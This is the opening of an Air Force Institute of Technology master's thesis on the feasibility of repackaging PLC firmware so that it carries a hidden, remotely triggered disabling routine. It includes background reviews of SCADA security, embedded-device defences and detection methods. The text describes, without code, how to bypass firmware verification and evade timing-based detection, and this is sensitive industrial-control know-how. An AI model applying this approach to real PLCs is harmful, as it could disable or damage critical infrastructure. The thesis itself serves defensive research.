3-14-2014

Programmable Logic Controller Modification Attacks for Use in Detection Analysis

Carl D. Schuett

PROGRAMMABLE LOGIC CONTROLLER MODIFICATION ATTACKS FOR USE IN DETECTION ANALYSIS

THESIS

Carl D. Schuett, Master Sergeant, USAF

AFIT-ENG-14-M-66

DEPARTMENT OF THE AIR FORCE
AIR UNIVERSITY

AIR FORCE INSTITUTE OF TECHNOLOGY

Wright-Patterson Air Force Base, Ohio

AFIT-ENG-14-M-66

PROGRAMMABLE LOGIC CONTROLLER MODIFICATION ATTACKS FOR USE IN DETECTION ANALYSIS

THESIS

Presented to the Faculty

Department of Electrical and Computer Engineering

Graduate School of Engineering and Management

Air Force Institute of Technology

Air University

Air Education and Training Command

in Partial Fulfillment of the Requirements for the

Degree of Master of Science in Cyber Operations

Carl D. Schuett, B.S.

Master Sergeant, USAF

March 2014

AFIT-ENG-14-M-66

PROGRAMMABLE LOGIC CONTROLLER MODIFICATION ATTACKS FOR USE IN DETECTION ANALYSIS

Carl D. Schuett, B.S.
Master Sergeant, USAF

Approved:

//signed//	20 Feb 2014
Maj Jonathan W. Butts , PhD (Chairman)	Date
//signed//	20 Feb 2014
Maj Thomas E. Dube, PhD (Member)	Date
//signed//	20 Feb 2014
Mr. Stephen J. Dunlap, MS (Member)	Date

Abstract

Unprotected Supervisory Control and Data Acquisition (SCADA) systems offer promising targets to potential attackers. Field devices, such as Programmable Logic Controllers (PLCs), are of particular concern as they directly control and monitor physical industrial processes. Although attacks targeting SCADA systems have increased, there has been little work exploring the vulnerabilities associated with exploitation of field devices. As attacks increase in sophistication, it is reasonable to expect targeted exploitation of field device firmware.

This thesis examines the feasibility of modifying PLC firmware to execute a remotely triggered attack. Such a modification is referred to as a repackaging attack. A general method is used to reverse engineer the firmware to determine its structure. Once understood, the firmware is modified to add an exploitable feature that can remotely disable the PLC. The attacks utilize a variety of triggers and take advantage of already existing functions to exploit the PLC. Notable areas of the firmware are described to demonstrate how they can be used in attack development. The performance of the repackaged firmwares are compared to known unmodified firmwares to determine if the modifications negatively impact performance. Findings demonstrate that repackaging attacks targeting PLCs are feasible and that the repackaged firmware does not impact the PLC's ability to execute programmed tasks. Finally, design recommendations are suggested to help mitigate potential weaknesses in future firmware development.

I dedicate this work to my children. Despite your best efforts, I still graduated.

Acknowledgments

I would like to thank Maj Butts for your hard work and support in helping me to complete this work. I would also like to thank Steve Dunlap for your help and valuable technical expertise. I would also like to thank my fellow students who have provided support to me over my time here.

Carl D. Schuett

Table of Contents

Page

Page

List of Figures

Figure Page

List of Tables

List of Acronyms

Acronym	Definition
CIP	Common Industrial Protocol
CPU	Central Processing Unit
CRC	Cyclic Redundancy Check
DNP3	Distributed Network Protocol v3
DoS	Denial-of-Service
HMI	Human Machine Interface
IC	Integrated Circuit
ICS	Industrial Control System
IDS	Intrusion Detection System
IP	Internet Protocol
IT	Information Technology
JTAG	Joint Test Action Group
LAN	Local Area Network
PLC	Programmable Logic Controller
SCADA	Supervisory Control and Data Acquisition
WAN	Wide Area Network

PROGRAMMABLE LOGIC CONTROLLER MODIFICATION ATTACKS FOR USE IN DETECTION ANALYSIS

I. Introduction

1.1 Background

Supervisory Control and Data Acquisition (SCADA) systems monitor and remotely control critical industrial processes, such as gas pipelines, electric power transmission, and potable water distribution/delivery [50]. In recent years, attacks targeting SCADA systems have significantly increased [53]. Indeed, aging equipment, unique hardware, limited processing capabilities, and distance are factors that hamper the ability to implement a low cost or viable solution for protection [25].

To date, attacks on SCADA systems have primarily focused on the high-level systems (e.g., human machine interfaces) or network protocols (e.g., Ethernet or MODBUS) [40]. Even Stuxnet, considered one of the most sophisticated cyber attacks [22], exploited high-level application software and did not directly exploit the low-level field device firmware code [15]. Indeed, little research has been accomplished that directly investigates the exploitation of field device firmware code [8].

This research focuses primarily on field devices, specifically on field devices known as Programmable Logic Controllers (PLCs). PLCs collect data and interact with sensors, motors, valves, and other devices throughout an industrial complex for streamlined management and automation control [10]. By assuming control of the PLC, an attacker can directly affect the outcome of, or interfere with, the underlying industrial processes. As attacks increase in sophistication, it is likely that attackers will target PLC firmware for exploitation; such attacks could have devastating consequences. The goal

of this research is to determine the feasibility of developing firmware-based attacks that specifically target the PLC. The attacks are intended to demonstrate the ability to disable PLC functionality while remaining undetected. Once attack capabilities are understood, solutions and strategies can be developed to mitigate the threats.

1.2 Motivation

The PLC remains a weak spot in industrial control security. For a variety of reasons, companies are increasingly automating industrial systems. They are also exposing these industrial systems to external networks in order to facilitate remote administration or to save money by using existing communication links to maintain contact with remote end points [54]. These actions have the unintended side-effect of increasing the attack profile of SCADA networks. Ethernet modules used in conjunction with PLCs often host web servers used for remote administration [40]. The PLC and PLC support modules were designed for high availability, not security, exposing the PLC to the threat of attack [12].

The PLC directly interfaces with devices that control or measure industrial control processes. A compromised PLC provides an attacker with direct access to data collected by the sensors as well as actuators controlled by the PLC. This direct access provides the ability to cause physical damage as seen in Project Aurora [34]. Exploiting such weaknesses in a controlled manner highlights the need for improved industrial control security and secure design strategies.

This research examines the feasibility of developing firmware based attacks that specifically target the PLC. This research hypothesizes that an attacker is capable of crafting an attack that disables/destroys the PLC. The attack must execute when signaled using a pre-determined command, and otherwise remain dormant in the firmware.

The PLC is a purpose built computer designed specifically to operate industrial control systems. The PLC is divided into three layers. The hardware layer contains the physical components of the device including memory, processors, and interfaces needed

to communicate with other components. The firmware layer acts as the operating system of the PLC. Firmware provides services such as hardware and software monitors as well as executing process control programs [11]. The programming layer contains the process control program executed by the firmware. Firmware provides the control capability while the process control programs provide specific instructions on how to handle process inputs and outputs. The firmware is the primary focus of this research. A firmware based attack is used because such an attack would function regardless of the task the PLC performs and does not rely on exploiting a specific process control program.

1.2.1 Research Questions.

PLC firmware updates are provided by the manufacturer to add features, correct bugs, or improve performance. The update process provides a vector for attacking the PLC. Firmware images can be captured and modified to insert malicious instructions. The firmware image is then repackaged to appear as a legitimate update to the PLC. Such an attack is referred to as a repackaging attack [27]. Reverse engineering the firmware offers a path to success for executing the repackaging attack. In order to successfully reverse engineer and modify the firmware, several sub-goals must be met.

1. Map firmware instructions to device functions.

   In order to integrate the attack into the existing firmware image, it is necessary to identify function calls that execute under known conditions. Such functions provide the necessary triggers to execute the attack. The integrated attack may also call existing functions in the firmware image. Such calls may contribute to the attack by altering memory or sending the PLC into a fault state. The PLC is not designed for interactivity and contains no terminal interface that could be used for feedback during the reversing process [46]. However, the device contains a debugging interface that can be used to trace program execution and step through instructions.

2. Maintain device stability with added instructions.

   A possible goal of an attacker may be the destruction of the PLC through the use of maliciously modified firmware [40]. However, it may not be the intention of the attacker to immediately execute the attack, but rather to implement the attack as a trojan horse and execute at a later time. Since the attack is not executed immediately, it must remain undetected until used. An associated challenge is injecting instructions into the firmware without altering or overwriting functions that are necessary for the PLC to function. The modified firmware must remain stable and maintain timing performance [20]. Stability and performance evaluation standards are defined in Chapter III.

3. Bypass device verification checks.

   The PLC contains verification tests that must be bypassed in order to force the PLC to accept the modified firmware as a legitimate copy. Basnight *et al.* developed methods for modifying the checksum and Cyclic Redundancy Check (CRC) used as a verification test on the Allen-Bradley Controllogix 1756-L61 PLC [8]. Basnight's *et al.* method is used to repackage the firmware image as a legitimate copy.

1.3 Research Contributions

This research serves primarily to develop secure design practices for protecting SCADA devices by highlighting the inherent weaknesses in the design of the PLC firmware. Furthermore, this research intends to demonstrate the feasibility of embedding attacks in repackaged firmware. The process used to develop repackaged firmware can provide insight into the methods attackers use to reverse engineer and exploit firmware.

1.4 Limitations

This experiment has several limitations and assumptions. The experiment uses Allen Bradley Controllogix 1756-L61 PLCs. The ControlLogix 1756-L61 PLC was

chosen because of its use in directly related previous research and for its widespread use in the industrial control sector [42]. The performance analysis used in this experiment was developed by Dunlap using Allen Bradley PLCs and is assumed to represent data collection capabilities available on other platforms [20].

PLC security is not turned on during the experiment. Note that PLC security is a feature of Allen Bradley PLCs that locks the Central Processing Unit (CPU) with a password. This feature is turned off by default when shipped by the manufacturer and the default security setting is rarely changed [40]. This research does not evaluate the effects of PLC security on the repackaged firmware.

The Controllogix 1756-L61 PLC is set to REMOTE mode for the duration of the experiment. This mode allows the device to be remotely managed to include both monitoring and updating tasks [45]. Physical access to the PLC is required to update either the firmware or programs if the PLC is moved out of REMOTE mode using the front panel mode switch.

The monitoring system is limited to program execution time comparisons only [20]. The Controllogix 1756-L61 PLC must meet program execution time specifications in order to satisfy system requirements [11]. The repackaged firmware can remain undetected if it does not adversely impact program execution times. Additionally, network traffic monitoring shown by research such as McMinn *et al.* has demonstrated effectiveness in detecting unauthorized changes to firmware images [33].

The Controllogix 1756-L61 PLC is assumed stable after eight hours of continuous operation without major fault using the repackaged firmware. No process program is executed during stability testing. This test is not exhaustive, and is assumed sufficient for the purpose of this proof-of-concept experiment. Furthermore, only the stability of the firmware is tested. While program execution times are important for measuring performance impacts, the correctness of program outputs are not tested.

1.5 Methodology Summary

The feasibility of modifying the firmware of a PLC is determined through the use of reverse engineering and assembly program development. The Controllogix 1756-L61 PLC must continue to operate without a major fault after the repackaged firmware is installed until the attack is executed. The attacks built in to the repackaged firmware are evaluated for correct functionality and stability using the evaluation criteria specified in Chapter III.

The attack is developed by acquiring the unmodified firmware and using reverse engineering tools to analyze the instructions and determine the internal structure. With knowledge of the internal structure, an attack is crafted to disable the device at the prompting of an external source. Such an attack is one of several proposed as possible attacks against embedded devices by Peck and Petersen [40].

Finally, program execution times are collected from the Controllogix 1756-L61 PLC using both the unmodified and repackaged firmware. The collected program execution times are compared to determine statistically significant impacts to performance caused by the repackaged firmware. The performance analysis method was developed by Dunlap to detect alterations to firmware images [20].

1.6 Thesis Overview

Chapter II discusses relevant works used to develop the reverse engineering plan in this experiment. Chapter III provides a detailed description of the methodology. Chapter IV presents the results of the reverse engineering experiment. Chapter V summarizes the thesis topic and recommends areas of future research.

II. Background

2.1 Overview of SCADA

SCADA systems provide a means to collect data and exert control over distributed industrial processes. SCADA provides the means for operators to monitor and control systems spread over a large geographic region from a central control point. Typically, SCADA is used in critical infrastructure such as municipal water delivery/treatment, oil and gas pipelines, or electrical power distribution [50].

2.1.1 SCADA Characteristics.

As shown in Figure 2.1, SCADA networks have three basic components: a central control station; field devices; and the communication links between the control station and the field devices [11].




Figure 2.1: Logical SCADA Layout.

The central control station typically contains an Human Machine Interface (HMI) that allows operators to interact with the SCADA network. Operators provide instructions to field devices and monitor the status of the network [11]. The HMI contains the bulk of the computing power in the SCADA network and can provide many of the services

needed by the system. The central control point monitors and controls the field devices and provides scheduling and logging using data gathered from remote nodes. The HMI manages and presents data collected throughout the network to the human operators [11].

The communication link between the control center and the field devices can be any medium capable of transmitting data as long as it satisfies the system requirements. The types of links used are often determined by the distance between stations, the physical barriers between those stations, or the existing communications links [11]. For instance, radio communications can be used to reach sites that are separated by rough or undeveloped terrain. Within a city it may be possible to utilize existing cell phone networks for communication. Links can consist of wireless radio, telephone, or increasingly Ethernet.

SCADA devices utilize different protocols to facilitate communication [55]. Some of the more widely-used protocols include the following.

- Distributed Network Protocol v3 (DNP3): This protocol was originally designed to provide an open standard for communication between SCADA devices [18]. DNP3 was designed specifically for the electrical utility industry but is also used in water and oil transportation. DNP3 was originally developed as a serial line protocol, but now supports Internet Protocol (IP) based communication as well.

- Modbus: This protocol is an open standard and the most widely used communication standard for industrial systems [18]. Modbus supports both wired and wireless communications with extensive use in the oil and gas distribution and delivery industry.

- FOUNDATION Fieldbus: This protocol is used extensively in process control [23]. It has two implementations: a low speed version for field devices, and a high

speed version specifically designed to operate with standard Ethernet based network devices such as routers and switches.

- Common Industrial Protocol (CIP): The Common Industrial Protocol is a media independent messaging protocol utilized in the industrial sector [49]. This protocol was designed to be scalable, used at every level of the automation process, and integrate easily into Ethernet based networks.

The field devices at the edge of the SCADA network contain embedded devices that control and monitor physical processes. The PLC is an example field device that contains programmable memory for the purpose of executing a sequence of instructions that collect data from attached sensors and transmit that data back to the operations center. The PLC can also translate instructions into actuator movement based on the input of the attached sensors (e.g., opening or closing a valve or changing the speed of a motor) [50]. A typical PLC configuration shown in Figure 2.2 consists of several interchangeable modules connected to a chassis and configured to control a process.




Figure 2.2: Example PLC Chassis Layout [43].

Basnight *et al.* describe the multilevel architecture of the PLC [8]. The three layers are the hardware, firmware, and a programmable layer. The intermediate firmware layer provides the interface between the hardware and the programmed instructions loaded by the engineer. All functions made available in the firmware must map to a hardware implementation [24]. In embedded devices, the firmware is considered the operating system [51]. Embedded devices such as PLCs use firmware as an operating system since the size and capacity of the device make it unnecessary to implement an additional software based operating system to operate on top of the firmware. Because of this design, firmware within SCADA devices can be full featured and offer a variety of services such as a web server for remote administration. Many SCADA devices also allow the firmware to be updated remotely. Note that these types of convenience features also provide possible attack vectors to potential adversaries.

2.1.2 SCADA History.

SCADA history can be categorized into three stages. In the earliest incarnation of SCADA networks, the mainframe was the center of the network. Technicians could monitor the status of the network through an HMI that was tied directly to the mainframe. On the remote end were the field devices and sensors recording information and relaying data to the mainframe. Telephone networks provided the communication links between the central mainframe and field devices. The networks were either leased from the local telephone provider or installed by the equipment owner. This centralized SCADA architecture began in the 1960's and continued through the 1980's [50].

Beginning in the 1980's and continuing today, the next stage of SCADA networks employed a distributed architecture. Rather than risk failure on a single mainframe, work was divided among several systems that each performed a certain function. This implementation alleviated the risk of a single point of failure, and made redundancy easier [50].

Beginning in the 1990's, SCADA networks evolved to incorporate traditional Information Technology (IT) methods and implemented client/server networks. Controlling servers were implemented using a combination of special purpose equipment and commercial off the shelf hardware. Communication between the central control point and remote sensors changed to Local Area Network (LAN) or Wide Area Network (WAN) technologies rather than telephone lines [50].

2.2 Security Issues Associated with SCADA Networks

There are several security challenges in the SCADA realm. These challenges stem from disparate requirements between industrial control systems and Internet networking technology. Between the three core principles of information assurance (i.e., confidentiality, integrity, and availability), SCADA networks are designed primarily for availability [28]. Internet technologies focus on integrity and confidentiality. Depending on the environment, a traditional corporate network can tolerate slow or lost network connectivity. A SCADA environment, however, has minimal tolerance for data loss or communication delay. The SCADA network is expected to be available for extended periods of time and to meet strict timing requirements [12].

Security in an industrial control system was traditionally implemented by physically isolating the SCADA network from the Internet or the corporate network. The need to reduce costs by eliminating redundancies, and the need to increase the speed with which information is available have motivated SCADA network engineers to adopt common networking technologies, exposing SCADA networks to the Internet [12]. The adoption of traditional networking protocols can reduce or eliminate redundant and expensive communication links such as leased telephone lines, however, their usage also exposes SCADA devices to the same attacks that more mature Internet enabled devices defend against by default.

In June of 2010, security researchers from VirusBlokAda discovered what would come to be known as the Stuxnet worm [15, 31]. This worm did not attack the PLC directly, but rather targeted the controlling HMI. Stuxnet was designed to destroy specific types of gas centrifuges, believed to be used in uranium enrichment for nuclear weapons by varying the speed of the controlling motors and operating the centrifuges outside of their accepted operational range.

As a result of Stuxnet, SCADA security awareness has gained increased exposure in the industrial control community [25]. Indeed, SCADA security is no longer treated as a theoretical problem, and vulnerability discovery has risen exponentially since 2010 [53]. However, SCADA security is often relegated to IT specialists who are often unfamiliar with the protocols and processes used in SCADA networks and are unable to adequately protect SCADA resources [12]. Additionally, the field devices of SCADA networks are typically low power and low capability sensors. These devices do not have the computing power or communication bandwidth to accommodate the additional overhead incurred by implementing security measures such as encryption or authentication. Should more secure hardware become available, replacement costs may deter adoption, with a single Controllogix 1756-L61 PLC costing approximately $6500.00 [41]. This replacement cost is multiplied in installations using multiple PLCs.

Dzung *et al.* point out that the long lifespan of SCADA field devices means that new devices added to the network will likely have to be backwards compatible with technology or protocols 10 or more years old [21]. This burden carries forward vulnerabilities associated with the older protocols. Additionally, Dzung *et al.* show significant security flaws in several areas of ICS networks. Wireless radio networks are susceptible to jamming and environmental interference. Power line communication systems are susceptible to eavesdropping because the power lines were not designed for

data transmission rates. Impedance mismatches and noisy communication medium cause significant signal leakage.

Igure *et al.* examine the general state of SCADA security and summarize many of the associated concerns [26]. SCADA networks are vulnerable to attack because SCADA devices are low capability, designed for performance rather than security, and utilize a large number of unique protocols that all must be protected equally. Yet despite the security weaknesses of SCADA devices, they are increasingly connected to the Internet without the benefit of the same types of protection that IT assets have had access to for years. Igure *et al.* point out that the lack of encryption on the typical SCADA network means that any attacker that gains access to the network can monitor traffic and learn the commands used to communicate between the operations center and the field devices [26].

Igure *et al.* outline three security challenges that must be addressed in SCADA networks [26]. First, improving access controls by eliminating or securing entry points into the network and using more robust authentication such as smart card access. A typical flaw in embedded systems is that the device password is often stored in non-volatile memory and in an unencrypted form [21]. Second, strengthening interior network security by implementing firewalls or Intrusion Detection System (IDS), implementing cryptography, and improving protocol security. There are few vendors, however, that include support for common SCADA protocols in their firewalls or IDSs [26]. Finally, when implementing effective security management, Igure *et al.* stress the need to implement effective security policies, and a strategy that includes configuration management as well as security auditing and assessment to use as feedback for improvements.

2.3 Emedded Device Security

This section summarizes research focused specifically on the security of embedded devices. Note that not all research is specific to SCADA security. Regardless, the research emphasises the types of weaknesses found in embedded systems.

Dacosta *et al.* discuss their analysis of the firmware from a Cisco 7960G IP phone [17]. They highlight the vulnerabilities present in embedded devices. They performed both dynamic and static analysis of the firmware images used on the typical Cisco phone available in 2007. Dynamic analysis did not reveal any major vulnerability. However, static analysis showed that the firmware was built using a version of the C programming language. During analysis, the authors found instances of known unsafe functions such as `strcpy` or `malloc` [17]. These types of functions have been exploited in the use of buffer overflow attacks, and their use in C is strongly discouraged. Additionally, the authors found little to no memory protection, predictable stack layouts, and debugging functions that output messages about the state of the software to a telnet terminal. According to the authors, many of these issues have been addressed through patches, but this is just one example of an embedded system and weaknesses that are likely present throughout the sector.

McMinn highlights a critical component of embedded device security in Integrated Circuit (IC) supply chain management [32]. Manufacturers purchase general purpose ICs rather than design chips for specific needs. When integrating chips into a device, the chips are often tested only to ensure they are capable of successfully performing the needed functions rather than all possible functions. This type of testing leaves open the possibility of embedding functions into the IC that would allow an attacker to modify the behavior of the device at a later time [5]. This potential vulnerability has led to DARPA's "Trust in IC's" [16] and "Integrity and Reliability in Integrated Circuits" initiatives [36]. Both initiatives seek to create methods to determine if an IC contains malicious logic. There is

also a simultaneous effort to certify trusted vendors [52]. Such efforts help mitigate the risks in purchasing components from multiple vendors.

McFadden *et al.* describe three types of supply chain attacks [30]. Circuitry modification, programmable hardware attacks, and firmware attacks. Firmware provides the interface between device hardware and software and provides a vector of attack. Modified firmware can intercept requests for services from the device hardware or modify returned results to suit the needs of the attacker. Many embedded devices contain modifiable firmware which provides both a means of protection for the system owner and an additional means of attack. Flash programmable devices can be updated to close potential security holes, but also provide an attacker the means to upload malicious firmware to the device. The problem can be exacerbated in cases where the device requires no authentication to update the firmware.

Abramovici and Bradley propose incorporating defensive logic into ICs [2]. As seen in Figure 2.3, the logic passively captures signals among the various segments of the chip. The logic allows users to monitor the chip for abnormal behavior by checking for output signals from a device when it should be in a powered off state or if the clock is disabled. Such logic could also be used to provide basic memory protection to identify attempts to address restricted or unused memory. Indeed, such a design may be effective in detecting possible attacks, or possible execution of trojan logic, and it provides a method to detect trojan logic in existing devices.

Duflot *et al.* discuss measures that can be used to detect a potentially compromised embedded device [19]. Their research focuses mainly on network interface cards, but the proposed solutions could be applied to other types of embedded devices that interact with a trusted agent such as a host responsible for distributing firmware updates. Duflot *et al.* state that successful attacks have been developed for several types of embedded devices such as keyboard controllers, chipsets, and network interface cards. These are devices that




Figure 2.3: IC Defensive Monitor Example [2].

run with system privileges, and can be used to compromise the operating system of a host device. This same lesson can be applied to a PLC where a compromised module could be used to gain control of the device firmware.

Duflot *et al.* summarize two methods for monitoring an embedded device for possible compromise [19].

1. The first method is called Control Flow Integrity. This method states that a device must follow a predetermined control path based on the inputs to the device. The control path can be monitored through memory access control. If the firmware attempts to move to a memory location outside its area of control, then an alarm condition is raised. This method also uses a shadow stack, or a copy of the firmware's stack maintained by a monitor, to verify that the actual stack matches

a pre-determined structure. An alarm is raised if a stack pointer attempts to redirect control flow to an unknown instruction.

2. The second method is Remote Firmware Attestation. This method computes a checksum from the contents of the memory of an embedded device. If the checksum matches predetermined good values, then the device is considered trusted. Duflot *et al.* acknowledge that this method can be defeated if an attacker maintains known valid copies of memory and uses those stored states to calculate a valid checksum. This challenge can be overcome by setting a time target for calculation [19]. To overcome this challenge, Abuhmed *et al.* propose calculating the checksum based on the entire memory space so that cached copies cannot be stored by an attacker. Note that calculating a checksum for the entire memory space imposes a performance penalty [4].

2.4 PLC Security Research

Mulder *et al.* analyze PLCs for weaknesses by looking at different segments of the device [37]. This includes performing hardware analysis, firmware analysis, and analyzing backplane communications. These three approaches provide complimentary clues about the structure of the device. In hardware analysis, individual components are catalogued and researched to build a list of device specifications. Determining the type of CPU used in the PLC makes disassembly of the firmware possible, and analysis of the memory can provide the security researchers with information about the amount and organization of memory. Clues in the firmware lead to information about how the different hardware components are addressed and used, and can provide information about how the PLC memory is organized. Mulder *et al.* point out that interactions between modules are often performed with well known protocols that can be captured from the backplane using a logic analyzer. This information is used in conjunction with the firmware analysis to learn how the device communicates with other modules.

Knowledge of the structure of this traffic can provide a valuable tool in the dynamic analysis of the PLC for security vulnerabilities.

Schwartz *et al.* provide a thorough overview of several of the largest PLC vendors on the market as of 2010. This summary includes vendor profiles, a summary of the communications protocols by industry such as electric, oil and gas, and an analysis of the types of components used by each vendor. The summary also includes information such as commonly used ports for each of the major communications protocols which can be useful during network scans. They point out that a single PLC may contain a mixture of several different types of processors such as ARM and PowerPC. For example, the Siemen's S7-200 contains a Texas Instrument's processor, AMD driven flash memory, and an Atmel chip for Analog I/O [55].

McMinn proposes the use of an external verification tool that can record and monitor any updates sent to the PLC [32]. This system consists of a device connected to a passive tap on the communication channel between the controller and the PLC as shown in Figure 2.4. Any updates sent to the PLC must match an approved baseline that is tracked on the monitoring device. Any unauthorized changes can be reported for further investigation. In essence, this system provides a form of hardware-based configuration management. The verification tool tracks all changes at the "last externally electronically modifiable point" [32]. This solution logically isolates the PLC and its sensors/actuators from the rest of the network. Doing so addresses the problem of an attacker having access to a normally trusted host within the network who has managed to avoid perimeter security measures. However, this system needs to be updated regularly with any approved changes to the baseline, and the baselines must be verified to match manufacturer firmware updates or patches. The verification tool may passively monitor PLC communications, but the tool still requires network access for updates and is

vulnerable to attack. If this system can be circumvented then that logical isolation is broken.

Bellettini *et al.* propose a similar method by encrypting any messages meant for the PLC in memory to protect it from malicious modification [9]. This method protects not just the command information, but also the non-command data intended for the PLC. This solution is implemented on the control server responsible for communicating with the PLC. It may not work for all configurations because it requires a modification to the kernel. The protection may also be circumvented on a machine under the control of an attacker. Furthermore, this protection mechanism works only on the host responsible for communication with the PLC, which leaves open attack vectors along the communication path between the communicating host and the PLC.




Figure 2.4: External Verification Passive Tap [32].

Firmware on embedded devices is often handled as a black box. Additionally, because of the low capacity of embedded devices, firmware is written as efficiently as possible with little thought for secure coding practices [8]. Many embedded devices

in the industrial sector can be updated remotely or through flash media. As attackers turn their attention to firmware, it will become necessary to analyze field devices for compromise. Sickendick developed a method to automatically disassemble firmware and categorize segments based on file type through the use of sliding window analysis [51]. His method identifies firmware code segments (both compressed and uncompressed) and the architecture that the code segment supports by applying techniques commonly used in malware analysis. This method can be utilized to build a baseline profile of PLC firmware. The baseline can be used as a basis for comparison against a potentially compromised embedded device. His particular research did not address the issue of extracting firmware from a device in a non-destructive manner.

Basnight *et al.* developed a formalized procedure to analyze the firmware image for possible validation techniques[8]. Although embedded devices lack strong authentication, input validation is still performed to check for file integrity (e.g., checksums and CRC). Basnight *et al.* analyzes a legitimate firmware load for built-in validation procedures. The process consists of obtaining a copy of the target firmware and analyzing it for possible validation features. To determine the actual validation method, Basnight *et al.* outlines three different methods. First is disassembly analysis of the original firmware code section using a disassembly tool such as Ida Pro. Second is black box analysis which examines the firmware image without knowledge of the firmware's internal design. Third is hardware debugging if the device supports the use of debugging tools such as a Joint Test Action Group (JTAG) interface.

Dunlap uses PLC execution times as a side channel to detect a potentially compromised PLC [20]. The PLC operates in a deterministic manner, as opposed to a general purpose workstation. The PLC is expected to execute the loaded program in a continuous loop and within a fixed time constraint as long as the PLC is in operation. The fixed time constraint provides an effective metric for detecting unauthorized modification.

If the PLC firmware is modified to a sufficient degree, the method developed by Dunlap can detect the change in operation and generates an alert. This method provides a device fingerprint which can be used regularly to verify the configuration of a PLC. Knowing the threshold of the side channel analysis, however, allows the attacks to be tuned to evade detection.

2.5 Embedded Device Attacks

Peck and Peterson demonstrate attacks against Ethernet adapters in field devices using commonly available tools [40]. They demonstrate that field devices allow firmware updates without authentication. Note that the Koyo device tested by the authors did not require a checksum. The authors developed and demonstrated an attack against a device by reverse engineering firmware loads that were publicly available from the vendors website. Analyzing the code using Ida Pro, the authors were able to determine the structure of the code segment as well as the intended architecture. With this knowledge, they were able to modify the firmware to include a proof-of-concept function that pinged a particular IP address at regular intervals. The authors point out that the modification could easily have allowed the attacker to take control of the device at any time, or to build in a function that would cause the device to fail at a pre-determined point. With tools such as Sickendicks firmware analysis tool [51], it would be possible to automatically determine the structure and architecture of the firmware load, enabling faster attack development.

